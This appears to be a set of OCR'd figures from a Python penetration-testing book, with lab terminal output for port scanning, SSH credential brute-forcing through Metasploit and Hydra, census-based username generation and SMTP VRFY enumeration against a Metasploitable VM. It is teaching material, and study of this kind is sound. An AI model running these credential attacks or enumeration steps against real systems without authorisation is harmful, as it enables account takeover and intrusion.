
```
root@kali:~# python nmap_scanner.py 192.168.195.146 22
The host's IP address is 192.168.195.146 and it's hostname was not found
root@kali:~# python nmap_scanner.py 127.0.0.1 22
The host's IP address is 127.0.0.1 and it's hostname is localhost
root@kali:~# 
```




```
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```



```
root@kali:~# python ssh_login.py 192.168.195.152 22 root toor
[-] Removing 192.168.195.152 from target list since it belongs to your interface!
root@kali:~# python ssh_login.py 127.0.0.1 22 root toor
[+] Adding host 127.0.0.1 to /root/ssh_hosts since the service is active on 22
root@kali:~# cat /root/ssh_hosts
127.0.0.1
root@kali:~# cat ssh_login.rc
use auxiliary/scanner/ssh/ssh_login
set username root
set password toor
set rhosts file:/root/ssh_hosts
run
root@kali:~# msfconsole -r ssh_login.rc
```




```
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1347 exploits - 743 auxiliary - 217 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing ssh_login.rc for ERB directives.
resource (ssh_login.rc)> use auxiliary/scanner/ssh/ssh_login
resource (ssh_login.rc)> set username root
username => root
resource (ssh_login.rc)> set password toor
password => toor
resource (ssh_login.rc)> set rhosts file:/root/ssh_hosts
rhosts => file:/root/ssh_hosts
resource (ssh_login.rc)> run
[*] 127.0.0.1:22 SSH - Starting bruteforce
[+] 127.0.0.1:22 SSH - Success: 'root:toor' 'uid=0(root) gid=0(root) groups=0(root) Linux kali 3.1
x '
[*] Command shell session 1 opened (127.0.0.1:41998 -> 127.0.0.1:22) at 2015-02-04 20:49:43 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
hostname
kali
```


Flag	CWR	ECE	URG	ACK	PSH	RST	SYN	FIN
Position	7	6	5	4	3	2	1	0
Value When Set	128	64	32	16	8	4	2	1




```
>>> ip = "192.168.195.2"
>>> icmp = IP(dst=ip)/ICMP()
>>> resp = sr1(icmp,timeout=10)
Begin emission:
....*Finished to send 1 packets.

Received 5 packets, got 1 answers, remaining 0 packets
```



```
>>> if resp == None:
...     print("The host is down")
... else:
...     print("The host is up")
...
The host is up
```




```
>>> from scapy.all import *
>>> ip = "192.168.195.1"
>>> dst_port = 80
>>> headers=IP(dst=ip)/TCP(dport=dst_port, flags="S")
>>> answers,unanswers=sr(headers,timeout=10)
Begin emission:
..Finished to send 1 packets.
*
Received 3 packets, got 1 answers, remaining 0 packets
>>>
```




```
>>> for a in answers:
...     print(a[1][1].flags)
...
18
>>>
```


Chapter 4: Executing Credential Attacks with Python




```
Completed NSE at 08:42, 0.23s elapsed
Nmap scan report for 192.168.195.145
Host is up (0.0018s latency).
Scanned at 2015-02-07 08:42:24 UTC for 14s
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:18:6A:03 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```




	A	B	C	D	E	F	G	H	I	J	K
2	name	rank	count	prop100k	cum_prop100k	pctwhite	pctblack	pctapi	pctaian	pct2prace	pcthispanic
3	SMITH	1	2376206	880.85	880.85	73.35	22.22	0.4	0.85	1.63	1.56
4	JOHNSON	2	1857160	688.44	1569.3	61.55	33.8	0.42	0.91	1.82	1.5
5	WILLIAMS	3	1534042	568.66	2137.96	48.52	46.72	0.37	0.78	2.01	1.6




```
root@kali:~# python username_generator.py
usage: usage: username_generator.py [-c census.xlsx] [-f output_filename] [-a append_filename] [-p prepend_filename] [-d domain_name] -q -v -vv -vv

optional arguments:
  -h, --help            show this help message and exit
  -c CENSUS_FILE, --census CENSUS_FILE
                        The census file that will be used to create usernames,
                        this can be retrieved like so: wget http://www2.census
                        .gov/topics/genealogy/2000surnames/Top1000.xls
  -f FILENAME, --filename FILENAME
                        Filename for output the usernames
  -a APPEND_FILE, --append APPEND_FILE
                        A username list to append to the list generated from
                        the census
  -p PREPEND_FILE, --prepend PREPEND_FILE
                        A username list to prepend to the list generated from
                        the census
  -d DOMAIN_NAME, --domain DOMAIN_NAME
                        The domain to append to usernames
  -v                    Verbosity level, defaults to one, this outputs each
                        command and result
  -q                    Sets the results to be quiet
  --version             show program's version number and exit
```




```
root@kali:~# python ./username_generator.py -c Top1000.xls -p username.lst -vvv -d hacked.com -f output_file
[*] Using filename: output_file
[*] Prepending 1 entries to the username list
[*] Removing duplicates while maintaining order
[*] Writing to output_file
[*] Writing domain supported list to output_file_hacked.com
root@kali:~# head output_file
msfadmin
esmith
dsmith
fsmith
psmith
hsmith
rsmith
nsmith
asmith
usmith
```




```
root@kali:~# telnet 192.168.195.145 25
Trying 192.168.195.145...
Connected to 192.168.195.145.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY smith
550 5.1.1 <smith>: Recipient address rejected: User unknown in local recipient table
```



```
root@kali:~# python smtp_vrfy.py
usage: usage: smtp_vrfy.py [-u username_file] [-f output_filename] [-i ip address] [-p port_number] [-t timeout] [-s sleep] -q -v -vv -vvv

optional arguments:
  -h, --help            show this help message and exit
  -u USERNAME_FILE, --usernames USERNAME_FILE
                        The usernames that are to be read
  -f FILENAME, --filename FILENAME
                        Filename for output the confirmed usernames
  -i IP, --ip IP        The IP address of the target system
  -p PORT, --port PORT  The port of the target system's SMTP service
  -t TIMEOUT_VALUE, --timeout TIMEOUT_VALUE
                        The timeout value for service responses in seconds
  -s SLEEP_VALUE, --sleep SLEEP_VALUE
                        The wait time between each request in seconds
  -v                    Verbosity level, defaults to one, this outputs each
                        command and result
  -q                    Sets the results to be quiet
  --version             show program's version number and exit
```




```
[*] The system banner is: '220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
'
[*] Executing: VRFY mkey

[*] Testing entry 26000 of 26001
[-] 550 Username does not exist
[+] 1 User(s) are Valid
[*] Writing to combined_usernames
```




```
root@python ./smtp_vrfy.py -u output_file -f combined_usernames -i 192.168.195.145 -p 25 -vv
```


Chapter 5: Exploiting Services with Python




```
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```




```
root@kali:~# hydra -l msfadmin -p msfadmin -f -V 192.168.195.145 ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-09 05:27:13
[DATA] 1 task, 1 server, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking service ssh on port 22
[ATTEMPT] target 192.168.195.145 - login "msfadmin" - pass "msfadmin" - 1 of 1 [child 0]
[22][ssh] host: 192.168.195.145   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.168.195.145 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-02-09 05:27:13
```




```
root@kali:~# ssh msfadmin@192.168.195.145
The authenticity of host '192.168.195.145 (192.168.195.145)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.195.145' (RSA) to the list of known hosts.
